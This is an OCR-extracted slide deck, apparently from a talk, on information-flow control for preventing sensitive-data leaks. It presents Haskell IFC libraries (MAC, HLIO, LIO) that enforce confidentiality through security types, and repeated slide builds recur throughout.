
Privacy concerns in software systems

Untrusted code often handles **sensitive data**:



Privacy concerns in software systems

Untrusted code often handles **sensitive data**:



Code must not leak sensitive data to the internet!

*Bugs that leak sensitive data are **everywhere!***

Zocdoc says 'programming errors' exposed access to patients' data

[TechCrunch.com, May 2021]

Twitter advising all 330 million users to change passwords after bug exposed them in plain text

[The Verge, May 2018]


A New Facebook Bug Exposes Millions of Email Addresses

A recently discovered vulnerability discloses user email addresses even when they're set to private.

[Wired, April 2021]

How can we prevent data leaks?

Restrict access to data




Discretionary Access Control

How can we prevent data leaks?

Insufficient: code may need data access to implement functionalities

Restrict access to data




Discretionary Access Control

How can we prevent data leaks?

Insufficient: code may need data access to implement functionalities

Restrict access to data



Discretionary Access Control

Restrict data propagation

Mandatory Access Control

Information Flow Control

What is Information-Flow Control?

IFC is a **principled approach** to **data confidentiality:**

- **Specify** how information may propagate in the system:

"Sensitive inputs may not flow to the internet"

- **Track data flows** across program components
- **Detect & suppress** data leaks

Building IFC systems is hard!

- How do you track data flows?
  - **Develop** special **compilers**
  - **Redesign web browsers**
  - **Modify operating systems**
- **Custom systems** are hard to develop, maintain, and adopt!

Building IFC systems is hard!

- How do you track data flows?
  - **Develop** special **compilers**
  - **Redesign web browsers**
  - **Modify operating systems**

Researchers have built IFC systems for Java, Javascript, Ocaml, Firefox, Chrome, Unix, …

- **Custom systems** are hard to develop, maintain, and adopt!

Building IFC systems in Haskell is easier!

- **Haskell "pure" abstractions** can directly express IFC anaylses

- Embed IFC analyses into **Haskell library interface**

- Build IFC systems on top of **IFC libraries**

Building IFC systems in Haskell is easier!

Developers don't need custom compilers!

- **Haskell "pure" abstractions** can directly express IFC anaylses

- Embed IFC analyses into **Haskell library interface**

- Build IFC systems on top of **IFC libraries**

Building IFC systems in Haskell is easier!

Developers don't need custom compilers!

- **Haskell "pure" abstractions** can directly express IFC anaylses

- Embed IFC analyses into **Haskell library interface**

- Build IFC systems on top of **IFC libraries**

Developers only need to learn library APIs

Building IFC systems in Haskell is easier!

Developers don't need custom compilers!

- **Haskell "pure" abstractions** can directly express IFC anaylses

- Embed IFC analyses into **Haskell library interface**

- Build IFC systems on top of **IFC libraries**

Developers only need to learn library APIs

APIs prevent leaks by construction!

Haskell IFC Libraries

Library	*Enforcement*
MAC	**Static**
HLIO	**Hybrid**
LIO	**Dynamic**

Haskell IFC Libraries

They all apply similar principles

Library	*Enforcement*
MAC	**Static**
HLIO	**Hybrid**
LIO	**Dynamic**

Haskell IFC Libraries

They all apply similar principles

When are leaks detected?

Library	*Enforcement*
MAC	**Static**
HLIO	**Hybrid**
LIO	**Dynamic**

Haskell **type-system** restricts where **Input/Output** is allowed:

Access external resources (eg files, network, databases)

Haskell **type-system** restricts where **Input/Output** is allowed:

Access external resources (eg files, network, databases)

Haskell **type-system** restricts where **Input/Output** is allowed:

Code typed `IO` ***may perform IO actions****:*

Access external resources (eg files, network, databases)

Haskell **type-system** restricts where **Input/Output** is allowed:

Code typed `IO` ***may perform IO actions****:*

`IO a`

IO actions may leak!

Access external resources (eg files, network, databases)

Haskell **type-system** restricts where **Input/Output** is allowed:

Code typed `IO` ***may perform IO actions:***

`IO a`

IO actions may leak!

Code with ***other types cannot perform IO actions:***

Access external resources (eg files, network, databases)

Haskell **type-system** restricts where **Input/Output** is allowed:

Code typed `IO` ***may perform IO actions:***

`IO a`

IO actions may leak!


Code with ***other types cannot perform IO actions:***

```
String
 Bool
  Int
  ...
```

No IO: data is confined!


How do IFC libraries prevent leaks?

- Untrusted code may perform **IO only through IFC library**
- IFC libraries wrap **IO actions** with **security types**
- Security types **restrict IO actions to prevent leaks**




How do IFC libraries prevent leaks?

- Untrusted code may perform **IO only through IFC library**
- IFC libraries wrap **IO actions** with **security types**
- Security types **restrict IO actions to prevent leaks**




How do IFC libraries prevent leaks?

- Untrusted code may perform **IO only through IFC library**
- IFC libraries wrap **IO actions** with **security types**
- Security types **restrict IO actions to prevent leaks**

